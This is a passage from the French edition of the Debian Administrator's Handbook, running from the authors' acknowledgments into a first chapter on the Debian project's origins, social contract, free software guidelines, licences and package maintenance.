Enfin, une fois que le livre anglais a été libéré, nous avons naturellement eu de nombreux retours, suggestions et corrections de lecteurs, et encore plus des nombreuses équipes qui ont entrepris de traduire ce livre dans d'autres langues. Merci !

Nous voudrions aussi remercier les lecteurs français qui nous ont témoigné que le livre méritait vraiment d'être traduit : merci à Christian Perrier, David Bercot, Étienne Liétart et Gilles Roussi. Stefano Zacchiroli — qui était leader du projet Debian pendant la campagne de financement — a toute notre gratitude, pour avoir encouragé notre projet et lui avoir donné la publicité nécessaire, avec un message mettant en lumière le besoin de livres libres.

Si vous lisez ces lignes sur un vrai livre en vrai papier, c'est aussi grâce à Benoît Guillon, Jean-Côme Charpentier et Sébastien Mengin, qui ont travaillé à la mise en page intérieure du livre. Benoît est l'auteur principal de dblatex[21], l'outil que nous utilisons pour convertir du format DocBook en LaTeX puis en PDF ; Sébastien est le concepteur graphique qui a créé la maquette du livre et Jean-Côme est l'expert LaTeX qui l'a exprimée en feuille de style utilisable avec dblatex. Merci à tous les trois pour votre travail !

Pour finir, merci à Thierry Stempfel pour les belles photos qui ornent chaque début de chapitre, et à Ludovic Févin et Mickaël de Clippeleir de NordCompo pour la belle couverture.

Remerciements personnels de Raphaël

Tout d'abord, je voudrais remercier Nat Makarévitch, qui m'a offert la possibilité de rédiger ce livre et qui m'a guidé tout au long de l'année où je l'ai écrit. Merci aussi à toute la fine équipe d'Eyrolles, et en particulier Muriel Shan Sei Fan. Elle a été très patiente avec moi et j'ai appris beaucoup d'elle. Et je n'oublie bien sûr pas Sophie Hincelin et Anne Bougnoux.

La période de la campagne Ulule a été très éprouvante pour moi, mais je voudrais remercier tous ceux qui en ont fait un succès, en particulier l'équipe d'Ulule, qui a toujours réagi très rapidement à mes nombreuses demandes. Merci également à tous ceux qui ont fait la promotion de l'opération. Je n'ai pas de liste exhaustive (et elle serait de toute façon trop longue si j'en avais une), mais je voudrais remercier quelques-unes des personnes qui m'ont contacté : Joey-Elijah Sneddon et Benjamin Humphrey d'OMG! Ubuntu, Florent Zara de LinuxFr.org, Manu de Korben.info, Frédéric Couchet de l'April, Jake Edge de Linux Weekly News, Clement Lefebvre de Linux Mint, Ladislav Bodnar de Distrowatch, Steve Kemp de Debian-Administration.org, Christian Pfeiffer Jensen de Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin de Gandi.net, Matthew Bloch de Bytemark.co.uk, l'équipe de Divergence FM, Rikki Kite de Linux

[21] http://dblatex.sourceforge.net

New Media, Jono Bacon, l'équipe du marketing chez Eyrolles et les nombreux autres que j'oublie malheureusement.

Je voudrais remercier tout spécialement Roland Mas, mon co-auteur. Nous avons travaillé ensemble sur ce livre depuis le début et il a toujours été à la hauteur du défi. Et je dois avouer que terminer ce cahier de l'administrateur Debian a été un sacré défi...

Pour terminer, merci à mon épouse, Sophie. Elle m'a toujours soutenu dans mon travail pour ce livre et pour Debian en général. Il y a eu trop de jours (et de nuits) où je l'ai laissée seule avec nos deux fils pour avancer sur ce livre. Je lui suis très reconnaissant pour son soutien et je sais à quel point j'ai de la chance de l'avoir.

Remerciements personnels de Roland

Eh bien ! Raphaël m'a devancé sur la plupart de mes remerciements « externes ». Je vais tout de même exprimer ma gratitude particulière envers les gens d'Eyrolles, avec qui la collaboration a toujours été agréable et fluide. J'espère que les résultats de leurs excellents conseils ne se sont pas perdus lors de la traduction.

Je suis très reconnaissant envers Raphaël pour s'être occupé de la partie administrative de l'édition anglaise. De l'organisation de la campagne de financement aux derniers détails de la maquette et de la mise en page, la préparation d'un livre traduit va bien au-delà de la simple traduction (et de la relecture) ; Raphaël en a fait une grande partie et a supervisé le reste. Merci.

Merci aussi à tous ceux qui ont contribué de manière plus ou moins directe à ce livre, en apportant clarifications, explications et conseils de traduction. Ils (et elles !) sont trop nombreux pour être listés ici, mais une bonne partie sont des habitués des divers canaux IRC #debian-*.

Même si elles ont été (en partie) citées, d'autres personnes méritent des remerciements spéciaux : toutes celles qui travaillent réellement sur Debian. Sans eux et sans elles, pas de Debian, donc pas de livre. Et je suis continuellement ébahi par tout ce que le projet Debian accomplit et rend accessible à tous.

De manière plus personnelle, je voudrais remercier mes amis et mes clients pour leur compréhension lorsque j'étais moins réactif parce que très occupé par ce livre, et pour leur soutien et leurs encouragements constants. Vous savez qui vous êtes, merci.

Et pour terminer... je suis sûr qu'ils seraient surpris d'apprendre qu'ils sont mentionnés ici, mais je voudrais exprimer publiquement ma gratitude envers Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson et bien entendu le regretté Douglas Adams. Les innombrables heures que j'ai passées plongé dans leurs livres sont directement impliquées dans ma capacité à participer à la traduction de ce livre d'abord et à la rédaction de nouvelles parties ensuite.

Mots-clés

Objectif
Moyens
Fonctionnement
Bénévole

Chapitre

1 Le projet Debian

Avant de plonger dans la technique, découvrons ensemble ce qu'est le projet Debian : ses objectifs, ses moyens et son fonctionnement.

1.1. Qu'est-ce que Debian ?

CULTURE

Origine du nom de Debian

Ne cherchez plus, Debian n'est pas un acronyme. Ce nom est en réalité une contraction de deux prénoms : celui de Ian Murdock et de sa compagne d'alors, Debra. Debra + Ian = Debian.

Debian est une distribution GNU/Linux et GNU/kFreeBSD. Nous reviendrons plus en détail sur ce qu'est une distribution dans la section 1.5, « Rôle d'une distribution » page 25, mais nous pouvons pour l'instant considérer qu'il s'agit d'un système d'exploitation complet comprenant des logiciels avec leurs systèmes d'installation et de gestion, le tout basé sur le noyau Linux ou FreeBSD, et des logiciels libres (et notamment ceux du projet GNU).

Lorsqu'il a créé Debian en 1993 sous l'impulsion de la FSF, Ian Murdock avait des objectifs clairs, qu'il a exprimés dans le *Manifeste Debian*. Le système d'exploitation libre qu'il recherchait devait présenter deux caractéristiques principales. En premier lieu, la qualité : Debian serait développée avec le plus grand soin, pour être digne du noyau Linux. Ce serait également une distribution non commerciale suffisamment crédible pour concurrencer les distributions commerciales majeures. Cette double ambition ne serait à son sens atteinte qu'en ouvrant le processus de développement de Debian, à l'instar de Linux et de GNU. Ainsi, la revue des pairs améliorerait constamment le produit.

CULTURE

GNU, le projet de la FSF

Le projet GNU est un ensemble de logiciels libres développés ou parrainés par la *Free Software Foundation* (FSF), dont Richard Stallman est le créateur emblématique. GNU est un acronyme récursif signifiant « GNU's Not Unix » (GNU n'est pas Unix).

CULTURE

Richard Stallman

Fondateur de la FSF et rédacteur de la licence GPL, Richard M. Stallman (souvent désigné par ses initiales, RMS) est un leader charismatique du mouvement du logiciel libre. Ses positions sans compromis ne lui attirent pas une admiration unanime, mais ses contributions aux aspects non techniques du mouvement (notamment juridique et philosophique) sont respectées de tous.

COMMUNAUTÉ

Le parcours de Ian Murdock

Ian Murdock, fondateur du projet Debian, en fut le premier leader, de 1993 à 1996. Après avoir passé la main à Bruce Perens, il s'est fait plus discret. Il est ensuite revenu sur le devant de la scène du logiciel libre en créant la société Progeny, visant à commercialiser une distribution dérivée de Debian. Ce fut un échec commercial, au développement depuis abandonné. La société, après plusieurs années de vivotement en tant que simple société de services, a fini par déposer le bilan en avril 2007. Des différents projets initiés par Progeny, seul *discover* subsiste réellement. Il s'agit d'un outil de détection automatique du matériel.

1.1.1. Un système d'exploitation multi-plate-forme

Debian, restée fidèle à ses principes initiaux, a connu un tel succès qu'elle atteint aujourd'hui une taille pharaonique. Les 13 architectures proposées couvrent 11 architectures matérielles et 2 noyaux (Linux et FreeBSD). Et avec plus de 17 300 paquets sources, les logiciels disponibles permettent de répondre à une grande partie des besoins que l'on peut avoir aussi bien en entreprise qu'à la maison.

Cet embonpoint devient parfois gênant : il est peu raisonnable de distribuer la cinquantaine de CD-Rom qu'occupe une version complète pour PC... C'est pourquoi on la considère de plus en plus comme une « méta-distribution », dont on extrait des distributions plus spécifiques et orientées vers un public particulier : Debian-Desktop pour un usage bureautique traditionnel, Debian-Edu pour un emploi éducatif et pédagogique en milieu scolaire, Debian-Med pour les applications médicales, Debian-Junior pour les jeunes enfants, etc. Une liste plus complète se trouve dans la section 1.3.3.1, « Sous-projets Debian existants » page 18.

Ces scissions, organisées dans un cadre bien défini et garantissant une compatibilité entre les différentes « sous-distributions », ne posent aucun problème. Toutes suivent le planning général des publications de nouvelles versions. S'adossant sur les mêmes briques de base, elles peuvent facilement être étendues, complétées et personnalisées par des applications disponibles au niveau de Debian.

Tous les outils évoluent dans cette direction : `debian-cd` permet depuis longtemps de créer des jeux de CD-Rom ne comportant que des paquets préalablement sélectionnés ; `debian-installer` est également un installateur modulaire, facilement adaptable à des besoins particuliers. `APT` installera des paquets d'origines diverses tout en garantissant la cohérence globale du système.

B.A.-BA

À chaque ordinateur son architecture

Le terme « architecture » désigne un type d'ordinateur (les plus connues regroupent les ordinateurs de type Mac ou PC). Chaque architecture se différencie principalement par son modèle de processeur, généralement incompatible avec les autres. Ces différences de matériel impliquent des fonctionnements distincts et imposent une compilation spécifique de tous les logiciels pour chaque architecture.

La plupart des logiciels disponibles pour Debian sont écrits avec des langages de programmation portables : le même code source est compilé sur les diverses architectures. En effet, un exécutable binaire, toujours compilé pour une architecture donnée, ne fonctionne généralement pas sur les autres.

Rappelons que chaque logiciel est créé en rédigeant un code source ; il s'agit d'un fichier textuel composé d'instructions provenant d'un langage de programmation. Avant de pouvoir utiliser le logiciel, il est nécessaire de compiler le code source, c'est-à-dire de le transformer en code binaire (une succession d'instructions machines exécutables par le processeur). Chaque langage de programmation dispose d'un compilateur pour effectuer cette opération (par exemple `gcc` pour le langage C).

OUTIL

Créer un CD-Rom Debian

`debian-cd` permet de créer des images ISO de support d'installation (CD, DVD, Blu-Ray, etc.) prêts à l'emploi. Tout ce qui concerne ce logiciel se discute (en anglais) sur la liste de diffusion debian-cd@lists.debian.org.

OUTIL

Installateur

`debian-installer` est le nom du programme d'installation de Debian. Sa conception modulaire permet de l'employer dans un grand nombre de scénarios d'installation différents. Le travail de développement est coordonné sur la liste de diffusion debian-boot@lists.debian.org sous la direction de Joey Hess et Cyril Brulebois.

1.1.2. La qualité des logiciels libres

Debian suit tous les principes du logiciel libre et ses nouvelles versions ne sortent que lorsqu'elles sont prêtes. Aucun calendrier préétabli ne contraint les développeurs à bâcler pour respecter une échéance arbitraire. On reproche donc souvent à Debian ses délais de publication, mais cette prudence en garantit aussi la légendaire fiabilité : de longs mois de tests sont en effet nécessaires pour que la distribution complète reçoive le label « stable ».

Debian ne transige pas sur la qualité : tous les *bogues* critiques connus seront corrigés dans toute nouvelle version, même si cela doit parfois retarder la date de sortie initialement prévue.

1.1.3. Le cadre : une association

Juridiquement parlant, Debian est un projet mené par une association américaine sans but lucratif regroupant des bénévoles, similaire aux associations loi 1901 en droit français. Le projet compte environ un millier de *développeurs Debian* mais fédère un nombre bien plus important de contributeurs (traducteurs, rapporteurs de bogues, artistes, développeurs occasionnels, etc.).

Pour mener à bien sa mission, Debian dispose d'une importante infrastructure, comportant de nombreux serveurs reliés à Internet, offerts par de nombreux mécènes.

COMMUNAUTÉ

Derrière Debian, l'association SPI et des branches locales

Debian ne possède aucun serveur en son nom propre, puisque ce n'est qu'un projet au sein de l'association *Software in the Public Interest* (SPI), qui en gère les aspects matériels et financiers (dons, achat de matériel…). Bien qu'initialement créée pour Debian, cette association coiffe maintenant d'autres projets du monde du logiciel libre, notamment la base de données PostgreSQL, Freedesktop.org (projet de standardisation de certaines briques des bureaux graphiques modernes tels que GNOME et KDE) et la suite bureautique LibreOffice.

➨ `http://www.spi-inc.org/`

En complément de SPI, de nombreuses associations locales collaborent étroitement avec Debian afin de pouvoir gérer des fonds pour Debian sans pour autant tout centraliser aux États-Unis : on les appelle des *Trusted Organizations*

(« Organismes habilités »). Cela évite de coûteux virements internationaux et correspond bien mieux à la nature décentralisée du projet.

Si la liste de ces organismes habilités est plutôt courte, il y a en revanche de nombreuses associations dont l'objectif est de promouvoir Debian : *Debian France*, *Debian-UK*, *Debian-ES*, *debian.ch* et d'autres de par le monde. N'hésitez pas à rejoindre votre association locale et à soutenir le projet !

➨ http://wiki.debian.org/Teams/Auditor/Organizations

➨ http://france.debian.net/

➨ http://wiki.earth.li/DebianUKSociety

➨ http://www.debian-es.org/

➨ http://debian.ch/

1.2. Les textes fondateurs

Quelques années après son lancement, Debian a formalisé les principes qu'elle devait suivre en tant que projet de logiciel libre. Cette démarche militante permet une croissance sereine en s'assurant que tous les membres progressent dans la même direction. Pour devenir développeur Debian, tout candidat doit d'ailleurs convaincre de son adhésion aux principes établis dans les textes fondateurs du projet.

Le processus de développement est constamment débattu, mais ces textes fondateurs sont très consensuels et n'évoluent que rarement. La constitution les protège des changements erratiques : une majorité qualifiée de trois quarts est nécessaire pour approuver tout amendement.

1.2.1. L'engagement vis-à-vis des utilisateurs

On trouve aussi un « contrat social ». Quelle est la place d'un tel texte dans un projet ne visant qu'à concevoir un système d'exploitation ? C'est très simple, Debian œuvre pour ses utilisateurs et, par extension, pour la société. Ce contrat résume donc les engagements pris. Voyons ces points plus en détail :

1. Debian demeurera totalement libre.

   C'est la règle numéro un. Debian est et restera constituée exclusivement de logiciels libres. De plus, tous les logiciels développés en propre par Debian seront libres.

PERSPECTIVE

Au delà du logiciel

La première version du contrat social disait « Debian demeurera *un ensemble logiciel* totalement libre ». La disparition de ces trois mots (avec la ratification de la version 1.1 du contrat au mois d'avril 2004) traduit une volonté d'obtenir la liberté non seulement des logiciels mais aussi de la documentation et de tout ce que Debian souhaite fournir dans son système d'exploitation.

Ce changement, qui ne se voulait qu'éditorial, a en réalité eu de nombreuses conséquences, avec notamment la suppression de certaines documentations problématiques. Par ailleurs, l'usage de plus en plus fréquent de microcodes (*firmwares*) dans les pilotes pose des problèmes : nombreux sont ceux qui ne sont pas libres, mais sont néanmoins nécessaires au bon fonctionnement du matériel correspondant.

2. Nous donnerons en retour à la communauté du logiciel libre.

   Toute amélioration apportée par le projet Debian à un logiciel intégré à la distribution est envoyée à l'auteur de ce dernier (dit « amont »). D'une manière générale, Debian coopère avec la communauté au lieu de travailler isolément.

COMMUNAUTÉ

Auteur amont ou développeur Debian ?

Traduction littérale de *upstream author*, le terme « auteur amont » désigne le ou les auteurs/développeurs d'un logiciel, qui l'écrivent et le font évoluer. A contrario, un « développeur Debian » se contente en général de partir d'un logiciel existant pour le transformer en paquet Debian (la désignation « mainteneur Debian » est plus explicite).

Bien souvent, la ligne de démarcation n'est pas aussi nette. Le mainteneur Debian écrit parfois un correctif, qui profite à tous les utilisateurs du logiciel. De manière générale, Debian encourage l'implication des responsables de paquets dans le développement « amont » (ils deviennent alors contributeurs sans se cantonner au rôle de simples utilisateurs d'un logiciel).

3. Nous ne dissimulerons pas les problèmes.

   Debian n'est pas parfaite et l'on y découvre tous les jours des problèmes à corriger. Tous ces bogues sont répertoriés et consultables librement, par exemple sur le Web.

4. Nos priorités sont nos utilisateurs et les logiciels libres.

   Cet engagement est plus difficile à définir. Debian s'impose ainsi un biais lorsqu'elle doit prendre une décision et écartera une solution de facilité pénalisante pour ses utilisateurs au profit d'une solution plus élégante, même si elle est plus difficile à mettre en œuvre. Il s'agit de prendre en compte en priorité les intérêts des utilisateurs et du logiciel libre.

5. Programmes non conformes à nos standards sur les logiciels libres.

   Debian accepte et comprend que ses utilisateurs souhaitent parfois utiliser certains logiciels non libres. Elle s'engage donc à mettre à leur disposition une partie de son infrastructure, pour distribuer sous forme de paquets Debian les logiciels non libres qui l'autorisent.

COMMUNAUTÉ

Pour ou contre la section *non-free* ?

L'engagement de conserver une structure d'accueil pour des logiciels non libres (i.e. la section *non-free*, voir encadré « Les archives `main`, `contrib` et `non-free` » page 113) est régulièrement remis en cause au sein de la communauté Debian.

Ses détracteurs arguent qu'il détourne certaines personnes de logiciels libres équivalents et contredit le principe de servir exclusivement la cause des logiciels libres. Les partisans rappellent plus prosaïquement que la majorité des logiciels de *non-free* sont des logiciels « presque libres », entravés seulement par une ou deux restrictions gênantes (la plus fréquente étant l'interdiction de tirer un bénéfice commercial du logiciel). En distribuant ces logiciels dans la branche *non-free*, on explique indirectement à leur auteur que leur création serait mieux reconnue et plus utilisée si elle pouvait être intégrée dans la section *main* : ils sont ainsi poliment invités à changer leur licence pour servir cet objectif.

Après une première tentative infructueuse en 2004, la suppression totale de la section *non-free* ne devrait plus revenir à l'ordre du jour avant plusieurs années, d'autant plus qu'elle contient de nombreuses documentations utiles qui y ont été déplacées parce qu'elles ne répondaient plus aux nouvelles exigences de la section *main*. C'est notamment le cas pour certaines documentations de logiciels issus du projet GNU (en particulier Emacs et Make).

Signalons que l'existence de *non-free* gêne considérablement la *Free Software Foundation*. C'est la raison principale justifiant l'absence de Debian dans sa liste des systèmes d'exploitation recommandés.

1.2.2. Les principes du logiciel libre selon Debian

Ce texte de référence définit quels logiciels sont « suffisamment libres » pour être intégrés à Debian. Si la licence d'un logiciel est conforme à ces principes, il peut être intégré à la section *main* ; dans le cas contraire, et si sa libre redistribution est permise, il peut rejoindre la section *non-free*. Celle-ci ne fait pas officiellement partie de Debian : il s'agit d'un service annexe fourni aux utilisateurs.

Plus qu'un critère de choix pour Debian, ce texte fait autorité en matière de logiciel libre puisqu'il a servi de socle à la « définition de l'open source ». C'est donc historiquement l'une des premières formalisations de la notion de « logiciel libre ».

La licence publique générale de GNU (*GNU General Public License*), la licence BSD et la licence artistique sont des exemples de licences libres traditionnelles respectant les 9 points mentionnés dans ce texte. Vous en trouverez ci-dessous la traduction, telle que publiée sur le site web de Debian.

➡ `http://www.debian.org/social_contract.fr.html#guidelines`

1. **Redistribution libre et gratuite** La licence d'un composant de Debian ne doit pas empêcher quiconque de vendre ou donner le logiciel sous forme de composant d'un ensemble

(distribution) constitué de programmes provenant de différentes sources. La licence ne doit en ce cas requérir ni redevance ni rétribution.

B.A.-BA

Les licences libres

La GNU GPL, la licence BSD et la licence artistique respectent toutes trois les principes du logiciel libre selon Debian. Elles sont pourtant très différentes.

La GNU GPL, utilisée et promue par la FSF (*Free Software Foundation*, ou fondation du logiciel libre), est la plus courante. Elle a pour particularité de s'appliquer à toute œuvre dérivée et redistribuée : un programme intégrant ou utilisant du code GPL ne peut être diffusé que selon ses termes. Elle interdit donc toute récupération dans une application propriétaire. Ceci pose également de gros problèmes pour le réemploi de code GPL dans des logiciels libres incompatibles avec cette licence. Ainsi, il est parfois impossible de lier une bibliothèque diffusée sous GPL à un programme placé sous une autre licence libre. En revanche, cette licence est très solide en droit américain : les juristes de la FSF ont participé à sa rédaction et elle a souvent contraint des contrevenants à trouver un accord amiable avec la FSF sans aller jusqu'au procès.

➨ `http://www.gnu.org/copyleft/gpl.html`

La licence BSD est la moins restrictive : tout est permis, y compris l'intégration de code BSD modifié dans une application propriétaire. Microsoft ne s'en est d'ailleurs pas privé car la couche TCP/IP de Windows NT est fondée sur celle du noyau BSD.

➨ `http://www.opensource.org/licenses/bsd-license.php`

Enfin, la licence artistique réalise un compromis entre les deux précédentes : l'intégration du code dans une application propriétaire est possible, mais toute modification doit être publiée.

➨ `http://www.opensource.org/licenses/artistic-license-2.0.php`

Le texte complet (en anglais) de ces licences est disponible dans `/usr/share/common-licenses/` sur tout système Debian. Certaines de ces licences disposent de traductions en français, mais leur statut reste officieux et leur valeur légale est encore en cours de discussion ; le texte de référence reste alors la version anglaise.

2. **Code source** Le programme doit inclure le code source et sa diffusion, sous forme de code source comme de programme compilé, doit être autorisée.

3. **Applications dérivées** La licence doit autoriser les modifications et les applications dérivées ainsi que leur distribution sous les mêmes termes que ceux de la licence du logiciel original.

4. **Intégrité du code source de l'auteur** La licence peut défendre de distribuer le code source modifié *seulement* si elle autorise la distribution avec le code source de fichiers correctifs destinés à modifier le programme au moment de sa construction. La licence doit autoriser explicitement la distribution de logiciels créés à partir de code source modifié. Elle peut exiger que les applications dérivées portent un nom ou un numéro de version différent de

ceux du logiciel original (*c'est un compromis : le groupe Debian encourage tous les auteurs à ne restreindre en aucune manière les modifications des fichiers, source ou binaire*).

B.A.-BA

Le *copyleft*

Le *copyleft* (ou « gauche d'auteur ») est un principe qui consiste à faire appel au mécanisme des droits d'auteurs pour garantir la liberté d'une œuvre et de ses dérivées — au lieu de restreindre les droits des utilisateurs comme dans le cas des logiciels propriétaires. Il s'agit d'ailleurs d'un jeu de mots sur le terme *copyright*, équivalent américain du droit d'auteur. Richard Stallman a trouvé cette idée quand un ami friand de calembours écrivit sur une enveloppe qu'il lui adressa : « *copyleft: all rights reversed* » (*copyleft* : tous droits renversés). Le *copyleft* impose la conservation de toutes les libertés initiales lors de la distribution d'une version modifiée (ou non) du logiciel. Il est donc impossible de dériver un logiciel propriétaire d'un logiciel placé sous *copyleft*.

La famille de licences *copyleft* la plus célèbre est sans aucun doute la GNU GPL et ses dérivées, la *GNU LGPL — GNU Lesser General Public License* et la *GNU FDL — GNU Free Documentation License*. Malheureusement, les licences *copyleft* sont généralement incompatibles entre elles ! En conséquence, il est préférable de n'en utiliser qu'une seule.

5. **Aucune discrimination de personne ou de groupe** La licence ne doit discriminer aucune personne ou groupe de personnes.

6. **Aucune discrimination de champ d'application** La licence ne doit pas défendre d'utiliser le logiciel dans un champ d'application particulier. Par exemple, elle ne doit pas défendre l'utilisation du logiciel dans une entreprise ou pour la recherche génétique.

7. **Distribution de licence** Les droits attachés au programme doivent s'appliquer à tous ceux à qui il est distribué sans obligation pour aucune de ces parties de se conformer à une autre licence.

8. **La licence ne doit pas être spécifique à Debian** Les droits attachés au programme ne doivent pas dépendre du fait de son intégration au système Debian. Si le programme est extrait de Debian et utilisé et distribué sans Debian mais sous les termes de sa propre licence, tous les destinataires doivent jouir des même droits que ceux accordés lorsqu'il se trouve au sein du système Debian.

9. **La licence ne doit pas contaminer d'autres logiciels** La licence ne doit pas placer de restriction sur d'autres logiciels distribués avec le logiciel. Elle ne doit par exemple pas exiger que tous les autres programmes distribués sur le même support soient des logiciels libres.

COMMUNAUTÉ

Bruce Perens, un leader chahuté

Bruce Perens a été le deuxième leader du projet Debian, juste après Ian Murdock. Il fut très controversé pour ses méthodes dynamiques et assez dirigistes. Il n'en reste pas moins un contributeur important, à qui Debian doit notamment la rédaction des fameux « principes du logiciel libre selon Debian » (ou DFSG pour *Debian Free Software Guidelines*), idée originelle d'Ean Schuessler. Par la suite, Bruce en dérivera la célèbre « définition de l'open source » en y gommant toutes les références à Debian.

➨ http://www.opensource.org/

Son départ du projet fut quelque peu mouvementé mais Bruce est resté assez fortement attaché à Debian puisqu'il continue de promouvoir cette distribution dans les sphères politiques et économiques. Il intervient encore épisodiquement sur les listes de diffusion pour donner son avis et présenter ses dernières initiatives en faveur de Debian.

Dernier point anecdotique, c'est à lui que l'on doit l'inspiration des « noms de code » des différentes versions de Debian (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, 5.0 — *Lenny*, 6.0 — *Squeeze*, 7 — *Wheezy*, *Testing* — *Jessie*, *Unstable* — *Sid*). Ils correspondent tous à des personnages de *Toy Story*. Ce film d'animation entièrement réalisé en images de synthèse fut produit par Pixar, employeur de Bruce à l'époque où il était leader Debian. Le nom « Sid » a un statut particulier puisqu'il restera éternellement associé à *Unstable* ; dans le film, il s'agit de l'enfant des voisins, incorrigible brise-tout — gare à vous donc si vous approchez *Unstable* de trop près ! Par ailleurs, *Sid* est l'acronyme de *Still In Development* (encore et toujours en cours de développement).

1.3. Fonctionnement du projet Debian

La richesse produite par le projet Debian résulte à la fois du travail sur l'infrastructure effectué par des développeurs Debian expérimentés, du travail individuel ou collectif de développeurs sur des paquets Debian, et des retours des utilisateurs.

1.3.1. Les développeurs Debian

Les développeurs Debian ont des responsabilités diverses : membres attitrés du projet, ils infléchissent grandement les directions qu'il prend. Un développeur Debian est généralement responsable d'au moins un paquet, mais selon son temps disponible et ses envies, il a le loisir de s'engager dans de nombreuses équipes, développant ainsi ses responsabilités.

➨ http://www.debian.org/devel/people

➨ http://www.debian.org/intro/organization

➨ http://wiki.debian.org/Teams

OUTIL

Base de données des développeurs

Debian dispose d'une base de données comprenant l'ensemble des développeurs enregistrés et les informations qui s'y rattachent (adresse, téléphone, coordonnées géographiques — latitude et longitude…). Certaines de ces informations (nom, prénom, pays, identifiant chez Debian, identifiant IRC, clé GnuPG…) sont publiques et disponibles sur le Web.

➨ `http://db.debian.org/`

Les coordonnées géographiques permettent de générer une carte situant l'ensemble des développeurs sur le globe. On constate alors que Debian est vraiment un projet international : on trouve des développeurs sur tous les continents, même si la majorité proviennent de pays occidentaux.




Figure 1.1 *Répartition mondiale des développeurs Debian*

B.A.-BA

Maintenance d'un paquet, le travail du développeur

Maintenir un paquet suppose d'abord d'« empaqueter » un logiciel. Concrètement, il s'agit d'en définir les modalités d'installation afin qu'une fois installé ce logiciel soit fonctionnel et respecte l'ensemble des règles que Debian s'astreint à suivre. Le résultat de cette opération est conservé dans une archive `.deb`. L'installation effective du logiciel se limitera ensuite à l'extraction de cette archive, ainsi qu'à l'exécution de quelques scripts de pré- ou post-installation.

Après cette phase initiale, le cycle de la maintenance débute vraiment : préparation des mises à jour pour respecter la dernière version de la charte Debian, correction des bogues signalés par les utilisateurs, inclusion d'une nouvelle version « amont » du logiciel, qui continue naturellement d'évoluer en parallèle. Par exemple, lors de l'empaquetage le logiciel en était à la version 1.2.3. Après quelques mois de développement, ses auteurs originaux sortent une nouvelle version stable, numérotée 1.4.0. Il convient alors de mettre à jour le paquet Debian pour que les utilisateurs puissent bénéficier de sa dernière version stable.

La maintenance des paquets est une activité relativement codifiée, largement documentée voire réglementée. Il faut en effet y respecter toutes les normes édictées par la *charte Debian* (connue en anglais sous le nom de *Debian Policy*). Fort heureusement, de nombreux outils facilitent le travail du mainteneur. Il peut ainsi se focaliser sur les particularités de son paquet et sur les tâches plus complexes, telles que la correction des bogues.

➨ `http://www.debian.org/doc/debian-policy/`

CHARTE DEBIAN

La documentation

La documentation de chaque paquet est stockée dans `/usr/share/doc/paquet/`. Ce répertoire contient souvent un fichier `README.Debian` décrivant les aménagements spécifiques à Debian réalisés par le mainteneur. Il est donc sage de lire ce fichier avant toute configuration, pour tirer profit de son expérience. On trouve également un fichier `changelog.Debian.gz` décrivant les modifications effectuées au fil des versions par le mainteneur Debian. Le fichier `changelog.gz` (ou équivalent) décrit quant à lui les changements effectués au niveau des développeurs amont. Le fichier `copyright` rassemble les informations concernant les auteurs et la licence à laquelle le logiciel est soumis. Enfin, on trouve parfois un fichier `NEWS.Debian.gz`, qui permet au développeur Debian de communiquer quelques informations importantes concernant les mises à jour ; si *apt-listchanges* est employé, les messages seront automatiquement affichés par APT. Tous les autres fichiers sont spécifiques au logiciel en question. Signalons notamment le sous-répertoire `examples` qui contient souvent des exemples de fichiers de configuration.

COMMUNAUTÉ

Processus éditorial de la charte

Tout le monde peut proposer une modification de la charte Debian : il suffit de soumettre un rapport de bogue de « gravité » *wishlist* (souhait) sur le paquet *debian-policy*. Le processus qui débute alors est documenté dans `/usr/share/doc/debian-policy/Process.html` : s'il est reconnu que le problème soulevé doit être résolu par le biais d'une nouvelle règle dans la charte Debian, la discussion se poursuit sur debian-policy@lists.debian.org jusqu'à l'obtention d'un consensus et d'une proposition. Quelqu'un rédige alors la modification souhaitée et la soumet pour approbation (sous la forme d'un correctif à relire). Dès que 2 autres développeurs approuvent le fait que la formulation proposée reflète bien le consensus ayant émergé de la discussion précédente (en anglais, le verbe consacré est *to second*), la proposition peut être intégrée au document officiel par un des mainteneurs du paquet *debian-policy*. Si le processus échoue à l'une des étapes, les mainteneurs fermeront le bogue en classant la proposition comme rejetée.

La charte, élément essentiel du projet Debian, énonce les normes assurant à la fois la qualité des paquets et la parfaite interopérabilité de l'ensemble. Grâce à elle, Debian reste cohérent malgré sa taille gigantesque. Cette charte n'est pas figée, mais évolue continuellement grâce aux propositions incessamment formulées sur la liste debian-policy@lists.debian.org. Les amendements emportant l'adhésion de tous sont acceptés et appliqués au texte par un petit groupe de mainteneurs sans tâche éditoriale (ils se contentent d'inclure les modifications décidées par les

développeurs Debian membres de la liste mentionnée ci-dessus). On peut consulter les actuelles propositions d'amendements via le système de suivi de bogues :

➨ http://bugs.debian.org/debian-policy

La charte encadre très bien tout ce qui a trait au côté technique de la mise en paquet. La taille du projet soulève aussi des problèmes organisationnels ; ils sont traités par la constitution Debian, qui fixe une structure et des moyens de décision. En d'autres termes, une structure formelle de gouvernance.

